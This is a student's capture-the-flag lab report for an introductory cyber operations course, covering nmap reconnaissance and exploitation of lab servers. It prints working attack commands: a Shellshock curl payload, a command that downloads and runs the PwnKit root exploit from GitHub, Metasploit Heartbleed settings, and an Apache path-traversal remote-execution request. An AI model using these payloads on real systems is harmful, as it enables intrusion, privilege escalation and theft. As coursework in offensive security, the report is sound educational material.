Lab #3 : Reconnaissance Lab

CSE3801 : Introduction to Cyber Operations

Team: K. Kelly


Overview

Lab #3 required us to use reconnaissance and exploitation to acquire flags in the recon challenges for cse3801.ctfd.io. We used different tools, and some of them for the first time, so this lab was a great introduction to them. We used Nmap to discover hosts and services, which helped us to solve Initial Recon questions. We also used curl to make an HTTP request to the server URL. In addition, we used MetaSploit to exploit the HeartBleed vulnerability.

The following section describes how we approached each challenge.

Methodology

Target 0 of initial recon requested that we determine which service is Morris Blue running on 0.cloud.chals.io 16412. We determined Morris Blue was running ssh by nmap, which is a network scanner/mapper. Using “-p 16412 -sV” just specifies that port 16412 will be scanned and nmap will attempt to determine the version of the service running on said port.



Target 1 of initial recon requested that we determine which version of apache is running on a given server. The approach to this challenge was very similar to target 0 of initial recon. We use nmap again and specify that port 443 will be scanned to determine which version of apache was running. Port 443 is used because this is a secure server. It was determined that apache 2.2.22 was being run on the given server.

```
[{10:00}~/workspace ➭ nmap cse3801-recon-shellshock.chals.io -p 443 -sV
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-12 10:02 EDT
Nmap scan report for cse3801-recon-shellshock.chals.io (143.244.222.115)
Host is up (0.0056s latency).
Other addresses for cse3801-recon-shellshock.chals.io (not scanned): 143.244.222.116

PORT    STATE SERVICE  VERSION
443/tcp open  ssl/http Apache httpd 2.2.22 ((Debian))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.61 seconds
```

Target 2 of initial recon requested that we connect to a workstation using a given username and password and determine which version of policykit-1 was installed on the server. APT is a package management system that is used in debian-based linux distributions [1]. We used apt list and grep to list all of the policykit-1 packages and determined that 0.105-26ubuntu1.3 was the version of policykit-1 being used.

```
user@139b6798c1ac:~$ atp list | grep policykit-1
bash: atp: command not found
user@139b6798c1ac:~$ apt list | grep policykit-1

WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

policykit-1-doc/focal-updates,focal-security 0.105-26ubuntu1.3 all
policykit-1-gnome/focal 0.105-7ubuntu2 amd64
policykit-1/focal-updates,focal-security 0.105-26ubuntu1.3 amd64 [upgradable from: 0.105-26ubuntu1]
```

Similarly to target 1 (initial recon), target 3 of initial recon asked that we determine what version of Apache is running on https://0.cloud.chals.io:14175. This command simply uses nmap and scans port 14175 to determine that apache 2.4.10 is running on the provided server.

```
{10:08}~/workspace ➲ nmap 0.cloud.chals.io -p 14175 -sV
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-12 10:09 EDT
Nmap scan report for 0.cloud.chals.io (165.227.210.30)
Host is up (0.0056s latency).

PORT      STATE SERVICE VERSION
14175/tcp open  http    Apache httpd 2.4.10
Service Info: Host: 10.1.157.209

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.24 seconds
```

Another very similar example is target 4 of initial recon. We are asked to determine what version of Apache is running on https://cse3801-recon-apache.chals.io. By using nmap, we determine that version 2.4.50 of apache is being used on the given server.

```
{10:02}~/workspace ➲ nmap cse3801-recon-apache.chals.io -p 443 -sV
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-12 10:08 EDT
Nmap scan report for cse3801-recon-apache.chals.io (143.244.222.115)
Host is up (0.0053s latency).
Other addresses for cse3801-recon-apache.chals.io (not scanned): 143.244.222.116

PORT    STATE SERVICE  VERSION
443/tcp open  ssl/http Apache httpd 2.4.50 ((Unix))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.75 seconds
```

The goal of target 0 (flag) was to get the flag from Morris Blues home directory on the system at 0.cloud.chals.io -p 16412. We acquired this flag by ssh-ing into morris blues home directory, which was done by connecting to the port 16412, and using the password that was found in the previous password cracking lab.

```
[{10:43}~/workspace ➲ ssh morris.blue@0.cloud.chals.io -p 16412
```

Target 1 (flag) requested that we retrieve /tmp/flag.txt from the vulnerable apache web server using the vulnerability in the cgi-bin/vulnerable directory. We used shellshock, which is a “code injection attack” [2], to get this flag. Curl is the command used for making HTTP requests [3]. The section of code that reads “ -A '() { :;};echo "Content-Type: text/plain";echo;/bin/cat /tmp/flag.txt /’” is meant to interject the code and remove the server’s bash shell. The remaining section of the code tells us where to send the HTTP request. The following is an image of the command used to get the flag:

```
[{18:37}~/workspace ➲ curl -A '() { :;};echo "Content-Type: text/plain";echo;/bin/cat /tmp/flag.txt /' ]
https://cse3801-recon-shellshock.chals.io/cgi-bin/vulnerable/
```

Target 2 (flag) requested that we connect to a workstation using a given username and password and retrieve a flag from /root/flag.txt. We found the following command on github [4]:

```
user@139b6798c1ac:~$ sh -c "$(curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)"
```


The above code downloaded a shell script from the following URL:
https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh

We then changed our directory to the root and used cat on flag.txt. This gave us the flag.


```
root@139b6798c1ac:/home/user# cd /root
root@139b6798c1ac:~# cat flag.txt
```

Target 3 (flag)
The Heartbleed Bug represents a significant security flaw in the widely-used OpenSSL cryptographic software library (OpenSSL 1.0.1 through 1.0.1f are vulnerable). The vulnerability allows attackers to read sensitive data that is normally protected by SSL/TLS encryption.

From the first hint [msf6 > search heartbleed], we could refer that we would use the Metasploit tool to tackle the task. To start Metasploit, we use the command `msfconsole`. Then, we will use our first hint search heartbleed, and then enter `use 1` or `use auxiliary/scanner/ssl/openssl_heartbleed`




By entering the command show options, we could see different settings with their useful description. We could adjust these settings as we want. Also, it shows the current settings and some of them have a default value, like RPORT set to 433.



First, we need to set our target host, which is 0.cloud.chals.io:
`set RHOSTS 0.cloud.chals.io` or we could use the IP address of the website:
`set RHOSTS 165.227.210.30`

Second, we also need to set the target port to 14175 since the URL link specified this port number at the end [https://0.cloud.chals.io:14175/].
`set RPORT 14175`

Third, we use the second hint, which is `set verbose true`.
Finally, we are ready to `run` it
.
We could see the flag there:



For target 4 (flag) We are given the path traversal vulnerability in the /cgi-bin/ directory, and our target file is /tmp/flag.txt. We also know Apache HTTP Server 2.4.50 from the Target4 (Initial Recon). Given all that, we used curl to send an HTTP request to the url shown in the screenshot by following this way [7]:

```
curl 'http://<Target>/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/sh' -data 'echo Content-Type: text/plain; echo; id'
```

We then request the data from flag.txt to be included in the HTTP request. We added: `"cat /tmp/flag.txt"` to view the flag. Doing this gives us the flag.

```
C:\Users\Lenovo Ideapad Y700>curl "https://cse3801-recon-apache.chals.io/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/sh" --data "echo Content-Type: text/plain; echo; cat /tmp/flag.txt"
flag{m0r3_l1ghtn1ng_1n_th3_hand}
```

Results

I was able to find all initial recon and flag challenges.

References

[1] APT (Advanced Package Tool), Linux Portal, 2019
[2] Shellshock Explained + Exploitation Tutorial, metalkey, 2016
[3] ShellShock Vulnerability Exploitation With HTTP Request, Yeah Hub, 2018
[4] I looked up PwnKit on github. The following is a link to the page:
https://github.com/ly4k/PwnKit

[5] “Heartbleed Bug.” https://heartbleed.com
[6] “Setting Module Options,” Metasploit Documentation Penetration Testing Software, Pen Testing Security. https://rapid7.github.io/metasploit-framework/docs/pentesting/metasploit-guide-setting-module-options.html
[7] G. Nataraja, “Apache HTTP Server CVE-2021-42013 and CVE-2021-41773 Exploited,” Official Juniper Networks Blogs, Oct. 22, 2021. https://blogs.juniper.net/en-us/threat-research/apache-http-server-cve-2021-42013-and-cve-2021-41773-exploited
.